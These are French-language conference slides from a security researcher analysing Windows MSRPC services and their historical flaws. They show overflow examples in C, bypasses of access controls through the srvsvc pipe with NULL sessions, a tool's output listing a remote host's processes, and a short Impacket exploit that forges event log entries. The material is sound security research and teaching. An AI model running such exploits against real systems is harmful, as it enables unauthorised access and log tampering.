

<Dissection des RPC Windows>

Nicolas Pouvesle

Ingénieur Sécurité

npouvesle@tenablesecurity.com

- Exemples de failles MSRPC critiques :
 - ms03-039: epmapper -> vers "blaster"
 - ms04-011: lsarpc (dssetup) -> vers "sasser"
 - ms05-039: plug n play -> vers "zotob"
 - ms05-043: spooler

- failles non critiques fixées dans:
 - Windows 2000 SP3, URP1
 - Windows XP SP2

- Introduction à MSRPC
- Analyse d'un service RPC
- Les principales failles RPC:
 - implémentation
 - conception (1)
 - fonctionnalités
 - conception (2)
- Evolution (patch, service pack, OS)
- Conclusion

- DCERPC ou MSRPC est un protocole simplifiant la communication client/serveur
- Suppression de la gestion des transferts réseaux
- Utilisé dans de nombreux services Windows (LSA, Registry, Services,...)
- Supporte plusieurs protocoles de communication (TCP,UDP,HTTP,Windows Pipe)

- Ensemble des protocoles de transport = point final (endpoint)
 - endpoint("ncacn_ip_tcp:[2046]", "ncacn_np:[
\\pipe\\rpc_service]");
- PIPE = SMB/CIFS = TCP 139/445
- Un service RPC contient une ou plusieurs interfaces :
 - uuid (00000001-0002-0003-0004-000000000005)
 - version (1.0)
 - des points finaux (optionnel)


Interface RPC définie dans un
fichier MIDL :

Entête ->
(uuid,version,endpoints)


Interface ->
(structures,fonctions)

```
[  
  uuid(01234567-89ab-cdef-0123-  
    456789abcdef), version(1.0)  
]  
interface Example  
{  
  long RunCommand (  
    [in][string] char * cmd,  
    [out] info * inf  
  );  
}
```

- Chaque fonction définie dans le fichier MIDL = 1 numéro unique (opnum)
- le fichier midl est ensuite "compilé" en code C grâce au compilateur midl.exe
- Il ne reste plus qu'à appeler les fonctions générées



- Echange DCERPC:



- Un service DCERPC = binaire avec stub RPC compilé
- Le reverse du binaire permet :
 - d'extraire les différentes interfaces RPC
 - de décompiler le code MIDL
- Analyse de l'encode Ndr :
 - capture du trafic RPC
 - débogage de ses propres services RPC (plus simple pour comprendre)

- Décompilateur MIDL
 - muddle : binaire Windows, premier décompilateur IDL mais obsolète
 - unmidl : script python, indépendant du système
 - mIDA : plugin IDA, nécessite de connaître le désassembleur IDA
- Limites :
 - aucun décompilateur MIDL ne supporte les interfaces clientes
- Démonstration de mIDA

- Anti Décompilation :
 - Obscurcissement possible dans le code source
 - nécessite de maîtriser complètement le fonctionnement de DCERPC
- Limites :
 - ne protège pas contre une analyse semi-automatique
 - le code RPC **doit** être présent (interne au service RPC Windows)

- Les failles d'implémentation dans les services RPC Windows:
 - Failles de programmation "classiques"
 - stack overflow
 - heap overflow
 - integer overflow
 - Failles plus rares
 - integer overflow (2)

- Stack overflow
 - MS03-026: (RPC-DCOM)
- Heap overflow
 - MS03-039: (RPC-DCOM)
 - + MS05-017, MS05-043, MS05-051

Définition IDL:

```
long test (  
    [in][string] char * a;  
);
```

Code :

```
char buf [100];  
    // ou malloc(100)  
strcpy (buf, a);
```

- Integer Overflow
 - Présent dans un logiciel de backup d'entreprise très connu
 - Code présent dans d'autres services Windows mais non vulnérable
 - taille maximale des données : 2Gig (0 - 0x7FFFFFFF)

Définition IDL

```
long function1 (  
  [in] long taille;  
  [in] [size_is (taille)] char * data;  
);
```

Code :

```
char * buf = malloc (2*taille + 1);  
memcpy (buf, data, 2*taille);
```

- Explications :
 - taille = 0x7FFFFFFF
 - malloc (2*taille+2)
 - data = chaîne unicode
 - +2 = '\0' final
 - malloc (0)
 - memcpy -> heap overflow

- Présent dans : MS05-046 (Netware client), MS06-008 (WebClient), autre (?)
- Découvert par Kostya Kortchinsky
- Erreur de conversion de types

Definition IDL :

```
long function2 (  
  [in][string] wchar_t * password;  
);
```

Code :

```
short len;
```


```
len = wcslen (password);  
buf = LocalAlloc (len * 2);
```


```
wcscpy (buf, password);
```


- Explications :
 - wchar_t = unicode
 - $0 < \text{short} < 0xFFFF$
 - si taille de len > 0xFFFF : 0x10000
 - alors LocalAlloc (0)
 - puis HeapOverflow (wcscpy)


- Tous les services RPC Windows (interfaces et points finaux) sont "partagés" au sein d'un même processus.
- Accès à certains points finaux par d'autres interfaces :
 - vecteurs d'attaques différents (et parfois permettant de contourner des IDS)
 - contournement des restrictions d'accès

- Exemple de contournement d'accès :
 - Windows XP SP1 (fixé dans SP2)
 - service RPC: terminal service
 - pipe : \pipe\Ctx_Winstation_API_Service
 - endpoint : 5ca4a760-ebb1-11cf-8611-00a0245420ed
 - accès : authentification
- Contournement :
 - pipe : \pipe\srvsvc
 - service RPC: server service
 - authentification: NULL









- Résultat :

```
[*] Opening connection on 172.20.11.97:445...  
[*] Opening SMB session on 172.20.11.97...  
[*] Binding to srvsvc pipe : 5ca4a760-ebb1-11cf-8611-00a0245420e v1.0 ...  
[*] Executing RpcWinstationOpenServer () ...  
[*] Executing RpcWinStationGetAllProcesses ...
```

--== Process List ==--

```
process: System Idle Process  
process: System  
process: smss.exe  
process: csrss.exe  
process: winlogon.exe  
process: services.exe  
process: lsass.exe  
process: svchost.exe  
process: svchost.exe  
process: svchost.exe  
process: svchost.exe  
process: explorer.exe  
process: spoolsv.exe  
process: msmmsgs.exe  
process: cmd.exe
```

- Exemple de contournement d'accès :
 - Windows 2000 (fixé dans URP1)
 - service RPC: Eventlog
 - pipe : \pipe\eventlog
 - endpoint :82273fdc-e32a-18c3-3f78-827929dc23ea
 - accès : authentication
- Contournement :
 - pipe : \pipe\srvsvc
 - service RPC: server service
 - authentication: NULL

- Que peut-on faire ?

Démonstration

- Technique utilisée :
 - interface cliente contenue dans advapi32.dll
 - interface accessible via API eventlog Windows (OpenEventLog, ReadEventLog,...)
 - patch de la dll pour changer "eventlog" en "srvsvc"
- Limites :
 - nécessite de modifier la dll
 - restrictions au sein de l'API Windows locale
 - certaines fonctions RPC supprimées ou désactivées

- Solution :
 - Utilisation d'un framework supportant SMB/DCERPC :
 - Nessus (<http://www.nessus.org>)
 - Metasploit (<http://www.metasploit.org>)
 - Impacket (<http://oss.corest.com>)
 - Démonstration avec Impacket

- Code de l'exploit :

```
stringbinding = "ncacn_np:%(host)s[\\pipe\\%(pipe)s]"
stringbinding %= {
    'host': '172.20.101.75',
    'pipe': 'srvsvc',
    'port': 445,
}

trans = transport.DCERPCTransportFactory(stringbinding)
print trans.connect()

dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuid_tup_to_bin(('82273fdc-e32a-18c3-3f78-827929dc23ea','0.0'))))

query = ElfrOpenELW("SSTIC EVENT")
dce.call(0x07, query)
resp = dce.recv()

event = _ElfrReportEventW('How to screw up your logss', 'Message here')
dce.call(0x0B, event)
dce.recv()

query = ElfrCloseEL(handle)
dce.call(0x02, query.get_request())
```

- Beaucoup d'informations disponibles en NULL session :
 - Liste des utilisateurs
 - Liste des services
 - Liste des shares
 - politique de mot de passe
 - ...
- Fixé en grande partie dans Windows XP SP2, Windows 2003 SP1, Windows 2000 URP1

- Accès en NULL session au service de résolution DNS (avec cache)
 - Windows 2000 < SP3
 - Fonctions telles que :
 - CRrReadCache
 - CRrReadCacheEntry
 - CrrCacheRecordSet
 - contrôle complet du cache DNS d'un poste Windows 2000 :
 - attaques de type Man In The Middle, ...
 - Démonstration

- Service RPC d'un logiciel de Backup d'entreprise pour Windows :
 - Découvert par Pedram Amini (ex-iDefense, TippingPoint)
 - Accès complet en lecture et écriture à la base de registre
 - compte SYSTEM !
 - un peu d'imagination = prise de contrôle du système
 - Code disponible dans Metasploit et Nessus
 - Patch : suppression pure et simple de l'interface (mais il en reste une autre ;-)

- Plus rares, difficiles à trouver / comprendre
- failles liées directement aux librairies internes RPC

- Exemple : `size_is ()`

Interface IDL :

```
void test (  
  [in] long arg_1,  
  [in][size_is(arg_1)] char * tab  
);
```

Code :

```
char * buf = malloc (arg_1 * 2);  
  
if (buf)  
{  
  memcpy (buf, tab, arg_1);  
}
```

- Explication :
 - arg_1 compris entre 0 et 0x7FFFFFFFF (2Gig)
 - $arg_1 * 2 = 0xFFFFFFFF$
 - malloc refusera d'allouer trop de mémoire
 - pas de bugs ?

- oui mais ... un stub inline ne vérifie pas que la valeur de `size_is` est valide (entre 0 et 0x7FFFFFFF)
 - Heap Overflow !
